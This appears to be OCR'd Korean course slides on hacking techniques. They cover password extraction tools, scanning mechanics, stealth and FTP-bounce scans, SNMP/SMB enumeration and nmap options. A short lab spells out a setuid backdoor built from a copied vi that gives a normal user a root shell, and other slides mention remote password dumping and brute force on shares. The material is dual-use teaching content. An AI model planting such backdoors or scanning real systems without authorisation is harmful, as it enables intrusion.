
패스워드 추출기

- Unshadow.c : 섀도우 처리된 유닉스 패스워들 일반 패스워드 파일로 작성해줌.
- Pwdump3.exe : NT 패스워드 추출기로 리모트에서 패스워드 추출가능

실습


setuid를 이용한 백도어

- Step 1
  - root로 로그인
  - cp /usr/bin/vi /tmp/vi2
  - chmod 4775 vi2



- Step2
  - ✍ 일반 사용자로 로그인
  - ✍ /tmp/vi2 test.txt

  - ✍ vi mode에서 '!sh'명령을 수행



정보채취 방법

1. 스캐닝 개요
2. 스캐닝 메커니즘
3. 상용 스캐너 비교
4. 각종 기법

스캐닝개요

- 스캐닝의 개요 및 목적
  - 스캐닝이란?

    시스템에 직접적으로 침입하기 전에 목표 호스트에 대한 정보를 수집하는 활동
  - 스캐닝의 목적
    - 네트워크 연결에 대한 문제점을 테스트
    - 이용가능한 서비스와 포트 조사 및 보안 취약점 검색
    - 시스템 정보 획득

스캐닝 메카니즘

=> 입력 : 점검 대상 정보

사

① 네트워 단위의 검색
(Ping sweep)

② 운영체제 탐지
(Fingerprint)

용


③ 포트 스캔
④ 서비스종류/버전 수집

자

⑤ 취약점 스캐닝

⑥ 레포팅

<= 출력 : 시스템별 취약점 리스트



- 스캔 범위에 의한 스캐닝 도구의 종류
  - 시스템 진단 도구
    - 진단대상 시스템에 설치되어 시스템의 내부 보안 취약점 진단
    - 단순 패스워드, patch 현황, 중요 파일 변조 여부, 백도어 설치여부 체크
  - 네트워크 스캐닝 도구
    - 네트워크 상의 특정 시스템에 설치/ 시스템 원격 진단
    - 주요 네트워크 서비스들에 대한 정보수집, 해킹가능여부 및 취약성 점검, 백도어 설치여부 체크
  - 전문 스캐닝 도구
    - 데이타베이스 스캐닝 도구
    - Firewall Ruleset 테스트 도구

✍ 국내외 상용 스캐닝 도구의 비교

구분	종류	제품	비고
국내	시스템 진단 (Local)	인젠 : Secunix, 데이타게이트 : SecuScope 나일소프트 : SecuGuard SSE	시스템 진단 툴 위주
	네트웍 진단 (Remote)	시큐아이닷컴 : secuiSCAN 이글루시큐리티 : NetFeeler	
국외	시스템 진단 (Local)	ISS : SSS, Axent : ESM	네트웍 스캐닝 툴 위주
	네트웍 진단 (Remote)	ISS : ISS, Axent : NetRecon NAI : CyberCop	

- 국내는 시스템 진단 툴, 국외는 네트웍 스캐닝 툴 위주
- ISS와 NetRecon이 세계시장의 5~60 % 차지
- 최근 스캐닝 툴에 대한 관심이 높아지면서 외국에서는 많은 상용제품이 출시되고 있음

- TCP connect() scan
  - 정상적인 TCP 접속을 이용한 가장 기본적인 포트 스캐닝 기법
  - 장점
    - 권한과 상관없이 어떤 user라도 port scan을 할 수 있다
  - 단점
    - 시스템에 접속 로그가 남기 때문에 발견되기 쉽다
    - 쉽게 방어된다

- TCP Stealth scan

정상적인 TCP 연결을 사용하지 않기 때문에 시스템에 로그가 남지 않는다.

- 종류
  - SYN Half Open scan
  - Window scan
  - FIN scan
  - Null scan
  - XMAS scan

- SYN Half Open scan
  - SYN packet을 날려서, SYN|ACK가 도착하면 바로 RST를 보내서 connection을 종료
  - 장점
    - 하나의 완전한 TCP connection을 열지 않기 때문에 일반 TCP connect() 스캔보다 잘 발견되지 않는다
  - 단점
    - 이 방법을 사용하기 위해서는 루트 권한이 필요
    - firewall이나 packet filter들에 의해 방어되고 log에 기록됨

- FIN scan, NULL scan, XMAS tree scan
  - 열린 port들이 packet을 무시하는 버그 이용
  - 장점
    - packet을 log하기가 상당히 어렵다
    - firewall 통과 가능
  - 단점
    - 루트 권한 필요
    - 실제 scan의 결과를 100% 신뢰할 수 없음
    - Windows 계열의 운영체제에서는 동작하지 않음

- FTP bounce scan
  - FTP bounce : 특정 FTP 서버가 자신에게 로그인할 수 있는 지역이나 혹은 도메인 등을 제한하는 경우 이러한 제한을 회피하기 위한 공격
  - 장점
    - 추적하기 어렵다
    - firewall이나 packet filter등을 통과할 "수" 도 있다
  - 단점
    - 속도가 느리다
    - PORT 기능이 disable된 FTP에서는 사용 불가능

- 지능적인 포트 스캔 기법
  - Web Proxy 서버를 이용한 스캔
    - Request : CONNECT http://target.com:23 HTTP/1.0
    - Request : GET http://target.com:21 HTTP/1.0
    - Request : POST http://target.com:25 HTTP/1.0
  - Gopher Proxy 서버를 이용한 스캔
    - Request : ftp:any.ftp.site.com@/
  - Stateful Inspection 방식의 Firewall의 취약점을 이용한 Scan
    - FTP passive mode 이용

- UDP port scan
  - 닫힌 UDP port로 패킷을 보내면 ICMP_PORT_ UNREACH 에러를 응답하는 것을 이용해 열린 port를 알아내는 방법
  - UDP 패킷이나 ICMP 에러의 도착을 보장하지 못함
  - 대부분의 호스트들이 ICMP 에러 메시지 전송율을 제한하기 때문에 scan 속도가 느림

- OS Detection
  - 일반 애플리케이션의 Banner 정보 이용
    - telnet, www, ftp 등
  - TCP/IP의 Fingerprint 이용
    - TCP window size 이용 : IP Header의 flag에서 OS 구현마다 조금씩 Size가 다름
    - Nmap 방식 : IP Header flag 셋팅을 다르게 해서 7번의 테스트에 대한 Response 분석

- 사용자 계정 정보 수집
  - UNIX
    - finger, identd, snmp, sendmail option, rpc.rusersd 이용
  - Windows 시스템
    - SNMP 이용
    - SMB Query 이용
    - sid2user, user2sid 이용

- 전문 스캐닝 툴 및 Ennumeration Command
  - UNIX
    - 네트웍 서비스 Banner 정보
    - SNMP get, next, walk
    - rpcinfo –p, showmount –e
    - 사용자정보 추출 : finger, rusers –l, sendmail vrfy/expn command

Windows


- SNMP browser
- SMB 서비스로의 null session 접속
- net command
- 사용자정보 추출 : sid2user, user2sid, snmp

- SNMP Browser
  - SNMP(Simple Network Management Protocol) :전산망내에 있는 노드들을 관리하기 위해 사용되는 단순 네트워크 관리 프로토콜
  - SNMP Browser
    - SNMP를 이용하여 네트워크 시스템들에 대한 각종 정보를 수집하는 도구


실습

SNMP 정보 수집

- Step 1
  - IP Browser 실행
  - 검색하고자 하는 Subnet Address 입력
  - 검색 범위를 지정하기 위해 Subnet Mask 입력한 후 OK 버튼을 누른다.



- **Step 2 : 검색 결과**



- SMB Browser
  - SMB(Server Message Block) 프로토콜
    - 컴퓨터(네트워크) 사이에서 파일, 프린터 공유를 제공하는 클라이언트/서버 프로토콜
  - SMB Browser
    - SMB 서비스들의 공유 폴더 취약점을 점검해주는 도구
    - 공유 폴더에 대한 brute force 공격 가능

실습

SMB 정보 수집

- Step 1
  - 프로그램을 실행한 후 스캔 범위를 입력하고 Scan 버튼을 누른다.


- Step 2 : 검색 결과

CGI scanner

- 시스템에 취약한 CGI 프로그램이 있는지 점검
- 점검 항목
  - Count.cgi, test-cgi, nph-test-cgi, php.cgi, handler, webgais, www-sql, websendmail, webdist.cgi, faxsurvey, htmlscript, pfdisplay, perl.exe, wwwboard.pl, view-source, campas, aglimpse, glimpse, man.sh, filemail.pl, maillist.pl, jj, info2www, files.pl, finger, bnbform.cgi, survey.cgi, AnyForm2 등

실습

- STEP 1
  - ✍ 명령어 : ./cgichk xxx.xxx.xxx.xxx



RPC

RPC(Remote Procedure Call)

- 어떤 애플리케이션이 네트워크 상의 다른 컴퓨터에 위치하고 있는 프로그램에 서비스를 요청하는데 사용되는 프로토콜

rpcinfo

- 프로그램 번호, 버전, 포트번호를 포함하여, 지정된 노드상의 portmapper에 의해 등록된 RPC 서비스들을 디스플레이 해주는 유틸리티

실습

- STEP 1
  - ✍ 명령어 : rpcinfo –p


- 공개/ 상용 네트워크 스캐너 실습
  - nmap(The Network Mapper)
    - 특징
      - OS Detection : 시스템의 OS 및 버전 확인
      - FTP bounce scanning : 공격자의 위치 은닉
      - Stealth scanning : 스캔 공격 자체의 은닉
      - Port scanning : 현재 구동되어 있는 서비스 확인
      - 서비스 거부 공격(DoS) 기능

- Option
  - sT : TCP 연결을 사용한 포트를 스캔한다.
  - sS : TCP 헤더의 SYN 비트를 이용한 스텔스(stealth) 포트 스캔 기법에 사용한다(루트만 사용 가능)
  - sF : FIN을 이용한 스텔스 기법에 사용
  - sP : ping을 이용한 스캔으로, 해당 호스트가 살아있는지만 확인
  - sU : UDP 포트를 스캔한다.
  - O : 운영체제 스캔 옵션
  - b : FTP 바운스 공격을 위한 포트 스캔

실습


- TCP 포트 스캔

✍ 명령어 : nmap –sT xxx.xxx.xxx.xxx



